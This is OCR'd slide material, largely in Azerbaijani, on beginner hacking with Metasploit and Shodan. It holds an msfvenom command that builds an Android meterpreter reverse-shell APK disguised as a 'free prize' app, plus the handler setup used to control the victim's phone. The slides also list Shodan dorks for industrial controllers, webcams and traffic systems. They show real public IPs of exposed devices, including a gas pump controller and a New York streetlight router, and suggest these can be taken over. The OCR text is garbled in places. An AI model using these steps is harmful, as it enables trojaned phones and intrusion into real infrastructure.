        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fd17:625c:f037:2:a593:8f8c:1e7d:9bc  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::6bf8:90c6:2f1c:a391  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b4:a1:05  txqueuelen 1000  (Ethernet)
        RX packets 100  bytes 34697 (33.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 318  bytes 34691 (33.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ service apache2 start

┌──(kali㉿kali)-[~]
└─$
```


sinaq
uc - Thunar
File Edit View Go Bookmarks Help
kali
Desktop
uc
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
pulsuzqazan.apk
pulsuzucqazan
2 files: 10.0 KiB (10,231 bytes) | Free space: 57.8 GiB

exploitin hazirlanma ardicilligi

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 R >
/home/kali/Desktop/uc/pulsuzqazan.apk
```

```
msf6 > use exploit/multi/handler
```

- **Zərərli proqram (payload) işə salındıqda** (məsələn, `pulsuzqazan.apk` faylı qurban cihazda açıldıqda),
- Bu dinləyici, hədəf cihazdan gələn bağlantını qəbul edərək **Meterpreter sessiyası** yaradır.
- Bu sayə siz qurban cihazı idarə edə bilərsiniz (komandalar işlətmək, faylları oxumaq və s.)

```
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
```

1. **Android cihazlar üçün** xüsusi hazırlanmış bir backdoor (Meterpreter) seçdi.
2. Bu backdoor, qurban cihazın **sizin IP-nizə (LHOST) bağlanaraq** əmrlərinizi gözləməsini təmin edir (*reverse_tcp*).

Metasploitable2-Linux - Dosya Gezgini (Yanıt Vermiyor)

İndirilenler › metasploitable-linux-2.0.0 › Metasploitabl

Ad	Tür	Sıkıştırılmış boyut	Parola Koru...	Boyut	Oran	Değiştirme tarihi
Metasploitable	Virtual Machine Disk Form...	844.806 KB	Hayır	1.880.512 KB	%56	20.05.2012 16:01
Metasploitable.nvram	NVRAM Dosyası	2 KB	Hayır	9 KB	%79	20.05.2012 15:56
Metasploitable.vmsd	VMSD Dosyası	0 KB	Hayır	0 KB	%0	7.05.2010 15:46
Metasploitable.vmx	VMX Dosyası	2 KB	Hayır	3 KB	%62	20.05.2012 16:00
Metasploitable.vmxf	VMXF Dosyası	1 KB	Hayır	1 KB	%32	7.05.2010 15:46

Hoş geldin
Metasploit'i Yükleme
Metasploit Pro'yu Yükleme
Güvenlik Açığı Bulunan Bir Hedef Oluşturma
Metasploitable 2
Metasploitable 2 Sömürülebilirlik Kılavuzu
Keşif

Metasploitable 2

Test ortamı, sızma testi ve güvenlik araştırması yapmak için güvenli bir yer sağlar. Test ortamınız için, savunmasız bir hedefe erişebilen bir Metasploit örneğine ihtiyacınız var. Aşağıdaki bölümlerde, güvenlik açığı bulunan bir hedef oluşturmak için gereksinimler ve talimatlar açıklanmaktadır.

Metasploitable 2'yi İndirme ve Kurma

Bir hedef makine edinmenin en kolay yolu, yaygın güvenlik açıklarını test etmek için tasarlanmış, kasıtlı olarak savunmasız bir Ubuntu Linux sanal makinesi olan Metasploitable 2'yi kullanmaktır. Bu sanal makine (VM), VMWare, VirtualBox ve diğer yaygın sanallaştırma platformlarıyla uyumludur.

Metasploitable 2 şu adreste mevcuttur:

Copilot

Metasploitable 2 Rapid7 tərəfindən təqdim olunan **qəsdən zəif** bir Linux virtual maşınıdır. Bu sistem **penetrasiya testləri, təhlükəsizlik alətlərinin sınağı** və **kiber təhlükəsizlik təlimləri** üçün istifadə olunur.

Metasploitable 2, **VMware, VirtualBox** və digər virtualizasiya platformaları ilə uyğun gəlir. Bu sistemdə **müxtəlif zəifliklər** mövcuddur ki, bu da istifadəçilərə real hücum ssenarilərini sınamağa imkan verir. **Defolt giriş məlumatları** isə `msfadmin:msfadmin` olaraq təyin edilib [1] [2].

Əgər bu virtual maşını yükləmək və istifadə etmək istəyirsənsə, **Rapid7-nin rəsmi sənədlərinə** və **SourceForge platformasına** baxa bilərsən [1] [2] [3].

rapid7

Rapid7, təşkilatların sistemlərini qorumağa, təhdidləri aşkarlamağa və təhlükəsizlik hadisələrinə cavab verməyə kömək edən müxtəlif təhlükəsizlik həlləri təklif edən bir həlləri təklif edən bir kibertəhlükəsizlik şirkətidir. Onlar, zəifliklərin idarə edilməsi, penetrasiya testləri, hadisə aşkarlama və cavab vermə kimi bir çox xidmət təqdim edirlər. xidmət təqdim edirlər.

Rapid7-nin bəzi məşhur məhsulları bunlardır:

Nexpose – Şəbəkələri təhlükəsizlik məsələləri üçün skan edən və onları riskə əsaslanaraq prioritetləşdirən bir zəiflik idarəetmə aləti.

InsightVM – Təşkilatın şəbəkəsindəki görünürlüğü davamlı olaraq izləyən və riskləri prioritetləşdirməyə kömək edən bir zəiflik idarəetmə həlli.

InsightIDR – Təhlükəsizlik məlumatları və hadisə idarəetməsi (SIEM) aləti, təhdidləri aşkarlamağa və onlara cavab verməyə kömək edir.

InsightAppSec – Veb tətbiqlərinin təhlükəsizliyini test etməyə yönəlmiş bir alət, tətbiqlər işə salınmadan əvvəl zəiflikləri tapmağa kömək edir.

Metosploitable haqqinda

Bu maşın, istifadəçilərə Metasploit-i tətbiq etməyi öyrənmək və zəifliklər tapıb istifadə etmək üçün praktik təcrübə qazandırmaq məqsədilə dizayn edilmişdir.
edilmişdir.

Metasploitable ümumiyyətlə aşağıdakı xüsusiyyətlərə malikdir:

+ Təhlükəsizlik boşluqları ilə zəngin virtual maşın:

Metasploitable, çox sayda təhlükəsizlik zəifliyi olan bir Linux virtual maşındır. Bu zəifliklər istifadəçilərə müxtəlif təhlil və istismar texnikalarını tətbiq etməyə imkan verir.

+ Əsas Təhlükəsizlik Zəiflikləri:

Metasploitable içərisində müxtəlif zəifliklər mövcuddur, o cümlədən zəif şifrə istifadəsi, köhnəlmiş proqram təminatları, zəif konfiqurasiyalar və daha çox. Bunlar, penetration testlərində və zəifliklərin istismarı barədə təcrübə qazanmaq istəyənlər üçün əla bir test mühiti yaradır.

+ Öyrənmə və Təcrübə Qazandırma:

Bu virtual maşın, Metasploit və digər kibertəhlükəsizlik alətlərindən istifadə etməyi öyrənmək istəyənlər üçün idealdır. İstifadəçilər Metasploitable-dəki zəifliklər taparaq və onları zəifliklər taparaq və onları istismar edərək, müxtəlif hücum senarilərini praktiki şəkildə test edə bilərlər.

+ Test və Tədqiqat Üçün Təhlükəsiz Mühit:

Metasploitable yalnız təlim məqsədilə istifadə olunur, yəni onu internetdə və ya real dünyada istifadə etməməlisiniz. Hədəf olan virtual maşın, yalnız təcrübə və öyrənmə məqsədilə yaradılmışdır.

Shodan

Shodan (https://www.shodan.io) — **"İnternetin axtarış motoru"** kimi tanınan və **açıq qablı cihazlar, serverlər, IoT qurğuları, kameralar, routerlər və s.** kimi internetə bağlı sistemləri tapmaq üçün istifadə olunan bir platformadır.

-ASCII Videos (ASCII Videolar)

- Shodan-da tapılan **açıq kameralar, terminal serverlər və ya xüsusi xidmətlər** bəzən **ASCII art** (mətn əsaslı animasiyalar/videolar) göstərirlər.

- Bu bölmə, belə maraqlı və qeyri-adi nümunələri sizə göstərir.
- İnternetdəki **qeyri-adi və əyləncəli açıq cihazları** kəşf etmək.
- Təhlükəsizlik tədqiqatçıları üçün **marqinal nümunələr** təqdim edir.

-Getting Started (Başlanğıc Üçün)

- **Əsas axtarış filtrlərini** öyrənmək.
- **Nümunə sorğularla** təcrübə etmək.
- **Shodan-ın əsas funksiyalarını** sürətli mənimsəmək.

Shodan | Maps | Images | Monitor | Developer | More...

SHODAN | Explore | Downloads | Pricing | Search | Account

Dashboard

Getting Started

- What is Shodan?
- Search Query Fundamentals
- Working with Shodan Data Files

LEARN MORE

>_ ASCII Videos

- Setting up Real-Time Network Monitoring
- Measuring Public SMB Exposure
- Analyzing the Vulnerabilities for a Network

VISIT THE CHANNEL

</> Developer Access

- How to Download Data with the API
- Looking up IP Information
- Working with Shodan Data Files

DEVELOPER PORTAL

// QUICK LINKS

SETUP NETWORK MONITORING

BROWSE IMAGES

MAP VIEW

Filters Cheat Sheet

Shodan currently crawls nearly 4,000 ports across the Internet. Here are a few of the most commonly-used search filters to get started.

Filter Name	Description	Example
city	Name of the city	Devices in San Diego

https://www.shodan.io/search/filters

SHODAN | Explore | Downloads | Pricing | Search | Account

Filter Reference

EXAMPLES | ADVANCED SEARCH

General

- all
- asn
- city
- country
- cpe
- device
- geo
- has_ipv6
- has_screenshot
- has_ssl
- has_vuln
- hash
- hostname
- ip
- isp


HTTP


- http.component
- http.component_category
- http.favicon.hash
- http.headers_hash
- http.html
- http.html_hash
- http.robots_hash
- http.securitytxt
- http.status
- http.title
- http.waf

Bitcoin


SSL

- ssl
- ssl.alpn
- ssl.cert.alg
- ssl.cert.expired
- ssl.cert.extension
- ssl.cert.fingerprint
- ssl.cert.issuer.cn
- ssl.cert.pubkey.bits
- ssl.cert.pubkey.type
- ssl.cert.serial
- ssl.cert.subject.cn
- ssl.chain_count
- ssl.cipher.bits
- ssl.cipher.name
- ssl.cipher.version





ixtiyari bir komputere axatris vermisem mueyyen neticeleri yazmiyacam cunki ilkin giris edirik, novbeti slaydlarda deqiq melumatlar verilecek



axtaris filterleridi yuxaridaki sekilde, gorunmeye biler novbeti slaydlarda aciq hersey verilecek

Nmap ve shodan port scan

mence sirf port axtarisi ucunduse shodan daha faydalidi(menim fikrimce)

Hacker kimi maraqlanıram, internetdəki zəif sistemləri tapmaq istəyirəm(mence her ikisi amma nmap daha ustundu tecrubeliyikse) tecrubeliyikse)

Şəbəkə təhlükəsizliyini öyrənirəm, CTF/pentest edirəm(100faiz nmap)

İnternet statistikaları maraqlandırır(mence shodan)

Yerli cihazları (WiFi, server) skanlamaq lazımdır(shodan)

İnternetdəki açıq qapıları, kameraları, maraqlı sistemləri kəşf etmək istəyirəm(shodan)

Öz şəbəkəmdəki təhlükəsizlik boşluqlarını yoxlamaq istəyirəm(nmap)

nmap ve shodan praktika ile ferqi

Xüsusiyyət	Shodan	Nmap
Nədir?	İnternetə bağlı açıq cihazların axtarış motoru	Şəbəkə tarama və port skanlama aləti
Əsas Məqsəd	Artıq taranmış cihazları axtarmaq	Canlı şəbəkələri və hostları tərəfli skanlamaq
Taranma Tipi	Arxiv məlumat (real-time deyil)	Real-time (birbaşa tarama)
İstifadə Sahəsi	IoT, serverlər, kameralar, açıq verilənlər	Yerli şəbəkə, pentest, təhlükəsizlik audit
Axtarış Filtrləri	`country:`, `port:`, `os:` kimi güclü filtrlər	`-p`, `-O`, `-sV` kimi skan parametrləri
Sürət	Çox sürətli (önceden taranmış)	Daha yavaş (real-time skanlama)
API Dəstəyi	Var (avtomatlaşdırma üçün)	Yox (əsasən terminal/CLI istifadəsi)
Nümunə Əmr	`shodan search 'port:22 country:TR'`	`nmap -sV 192.168.1.1`
Qanunilik	Yalnız ictimai məlumatları göstərir	Şəbəkə sahibinin icazəsi tələb olunur

General Information

Hostnames	ec2-3-109-72-223.ap-south-1.compute.**amazonaws.com** **vivanhomes.com** www.**vivanhomes.com**
Domains	amazonaws.com vivanhomes.com

Open Ports

22 | 80 | 443 | 6379

// 22 / TCP -735863800 | 2025-04-28T01:46:36.071361

OpenSSH 9.6p1 Ubuntu 3ubuntu13.11

```
SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.11
Key type: ecdsa-sha2-nistp256
Key: AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNX0Ygfovr+2ARROyGjdNka6
p8Nx/Nw0CRO0e4FYCHsDFfushJ0q3Yiblnlqp KnMmYuaQbcBEaHUmWqBwdu4suc=
Fingerprint: 2a:4c:9e:27:22:98:8f:23:55:8f:5a:7c:6d:cd:f8:09

Kex Algorithms:
        sntrup761x25519-sha512@openssh.com
        curve25519-sha256
        curve25519-sha256@libssh.org
        ecdh-sha2-nistp256
        ecdh-sha2-nistp384
        ecdh-sha2-nistp521
        diffie-hellman-group-exchange-sha256
        diffie-hellman-group16-sha512
        diffie-hellman-group18-sha512
        diffie-hellman-group14-sha256
        ext-info-s
        kex-strict-s-v00@openssh.com

Server Host Key Algorithms:
        rsa-sha2-512
        rsa-sha2-256
        ecdsa-sha2-nistp256
        ssh-ed25519

Encryption Algorithms:
        chacha20-poly1305@openssh.com
        aes128-ctr
        aes192-ctr
        aes256-ctr
        aes128-gcm@openssh.com
        aes256-gcm@openssh.com
```

Vulnerabilities

All ports | Latest

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.


2023 (1)


CVE-2023-44487 — 7.5 The HTTP/2 protocol allows a denial of service (server resource consumption) because request cancellation can reset many streams quickly, as exploited in the wild in August through October 2023.

2021 (2)

CVE-2021-23017 — 7.7 A security issue in nginx resolver was identified, which might allow an attacker who is able to forge UDP packets from the DNS server to cause 1-byte memory overwrite, resulting in worker process crash or potential other impact.

CVE-2021-3618 — 7.4 ALPACA is an application layer protocol content confusion attack, exploiting TLS servers implementing different protocols but using compatible certificates, such as multi-domain or wildcard certificates. A MiTM attacker having access to victim's traffic at the TCP/IP layer can redirect traffic from one subdomain to another, resulting in a valid TLS session. This breaks the authentication of TLS and cross-protocol attacks may be possible where the behavior of one protocol service may compromise the other at the application layer.





PREMIUM SHODAN-premiumun varsa hersey serbestdi sistemde, herseyi gore bilersen amma premium deyilsense aciqlanmis aciq kameralari gore bilmirsen pul isteyir. Pul vurmadan premium olmagin tek yolu "edu" du bir resmi emailin olmalidir. Shodan telebe ve sagirdler ucun daha oyredici olmasi ucun onlara premiumu birbasa teklif edir

Github ve Shodan

- **Shodan Skriptləri GitHub-da Paylaşılır**

Shodan API ilə işləyən Python/Ruby skriptləri GitHub-da tapmaq olar.

Nümunə: Shodan-Python rəsmi kitabxanası.

GitHub-da Açıq Qalmış Gizli Məlumatlar → Shodan-da Tapıla Bilər

GitHub-da **accidentally public edilmiş API açarları, SSH keylər** Shodan ilə axtarılıb istifadə edilə bilər.

Pentest Alətləri

- GitHub-da tapılan **"shodan-honeypot-detector"** kimi alətlər Shodan məlumatları ilə işləyir

Bir nov shodandan daha derin istfade elemek ucun onun axtaris acarlarini githubda aciq olaraq saxlayirlar. githubdan istfade ederek daha faydali axtarislar ede bilersiz. Tetbir olaraq ise bir birinden tamamile ferlenen tetbiqlerdir

README

SHODAN

Compilation of SHODAN Filters

Javier Olmedo | HACKPUNTES

List of Shodan Filters

General Filters

Name	Description	Type
after	Only show results after the given date (dd/mm/yyyy) string	string
asn	Autonomous system number string	string
before	Only show results before the given date (dd/mm/yyyy) string	string
category	Available categories: ics, malware string	string

14 watching

119 forks

Report repository

Releases

No releases published

Packages

No packages published

NTP Filters

Name	Description	Type
ntp.ip	IP addresses returned by monlist	string
ntp.ip_count	Number of IPs returned by initial monlist	integer
ntp.more	True/ False; whether there are more IP addresses to be gathered from monlist	boolean
ntp.port	Port used by IP addresses in monlist	integer

SSL Filters

Name	Description	Type
has_ssl	True / False	boolean
ssl	Search all SSL data	string
ssl.alpn	Application layer protocols such as HTTP/2 ("h2")	string
ssl.chain_count	Number of certificates in the chain	integer
ssl.version	Possible values: SSLv2, SSLv3, TLSv1,TLSv1.1, TLSv1.2	string
ssl.cert.alg	Certificate algorithm	string
ssl.cert.expired	True / False	boolean
ssl.cert.extension	vNames of extensions in the certificate	string

Telnet Filters

Name	Description	Type
telnet.option	Search all the options	string
telnet.do	The server requests the client do support these options	string
telnet.dont	The server requests the client to not support these options	string
telnet.will	The server supports these options	string
telnet.wont	The server doesnt support these options	string

Baslangic seviyyeliler ucun scriptler GitHubda

main | 1 Branch | 0 Tags | Go to file | Code

jakejarvis add Weave Scope container dashboards -- visualization and control b3439d1 · 5 years ago 22 Commits

screenshots	add Weave Scope container dashboards -- visualization and ...	5 years ago
code-of-conduct.md	license, contributing guidelines, code of conduct, and aweso...	6 years ago
contributing.md	license, contributing guidelines, code of conduct, and aweso...	6 years ago
license.md	change license.md to match CC0 on https://choosealicense.c...	6 years ago
readme.md	add Weave Scope container dashboards -- visualization and ...	5 years ago

Table of Contents

- Industrial Control Systems
- Remote Desktop
- Network Infrastructure
- Network Attached Storage (NAS)
- Webcams
- Printers & Copiers
- Home Devices
- Random Stuff

en altda kecid edile bilenler filtrlerdi ora kecid etdikden sonra qrup qrup axtaris kateqoriyalarinda olan skriptleri tapmaq skriptleri tapmaq olar, cox genis sistemdi

bundan sonraki slaydlarda shodan axtarislarinin herbiri GitHub vasitesile edilib

Github da Shodan axtaris emrleri istfade edildikdemn edildikdemn sonra gelen neticeler esasen hostun hostun harada yerlesdiyi sol hissesinde onun IPsi, en IPsi, en onemli melumatlardan sag yuxari kuncde aciq kuncde aciq portlar qeyd olunur. portlarin yaninda sag yaninda sag hissede hostun cavabi bize banner olaraq olaraq gelir.

Gas Station Pump Controllers 🔎 →

```
"in-tank inventory" port:10001
```

"in-tank inventory" port:10001

72.175.211.95

Regular View | Raw Data | Timeline

// TAGS: ics

// LAST SEEN: 2025-05-09

General Information

Hostnames	syn-072-175-211-095.biz.**spectrum.com**
Domains	spectrum.com
Country	**United States**
City	**Great Falls**
Organization	**Charter Communications LLC**
ISP	**Charter Communications LLC**
ASN	**AS22500**

Open Ports


80 | 10001


// 80 / TCP -370724244 | 2025-05-06T17:37:10.706109

Hikvision IP Camera

<empty title>


```
HTTP/1.1 200 OK
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
Content-Type: text/html
X-Content-Type-Options: nosniff
```





meselen Amerikada yerlesen bir host

IPsi ve onun aciq portlari. Portlara diqqet ele cunki kecid ola biler(meselen 80)



80ci portda bele bir autentifikasiya teleb eden sayt cixir bura hucum etdikden sonra ele kecirmek olar

Traffic Light Controllers / Red Light Cameras 🔎 →

```
mikrotik streetlight
```

166.143.120.79

Verizon Business

United States, New York City

vpn

```
PPTP:
  Firmware: 1
  Hostname: Streetlight
  Vendor: MikroTik
```

2025-05-07T12:57:31.322566

General Information

Country	**United States**
City	**New York City**
Organization	**Verizon Business**
ISP	**Verizon Business**
ASN	**AS6167**

Open Ports

21 22 23 554 1723 2332 8000 8291 9191

// 21 / TCP -32458518 | 2025-04-25T06:22:08.815128

MikroTik router ftpd 5.12

```
220 Streetlight FTP server (MikroTik 5.12) ready
530 Login incorrect
500 'HELP': command not understood
500 'FEAT': command not understood
```

// 8000 / TCP -148933456 | 2025-05-04T11:51:02.049538

Network Camera VB-M40

```
HTTP/1.1 200 OK
Content-Type: text/html
Accept-Ranges: bytes
ETag: "2646851394"
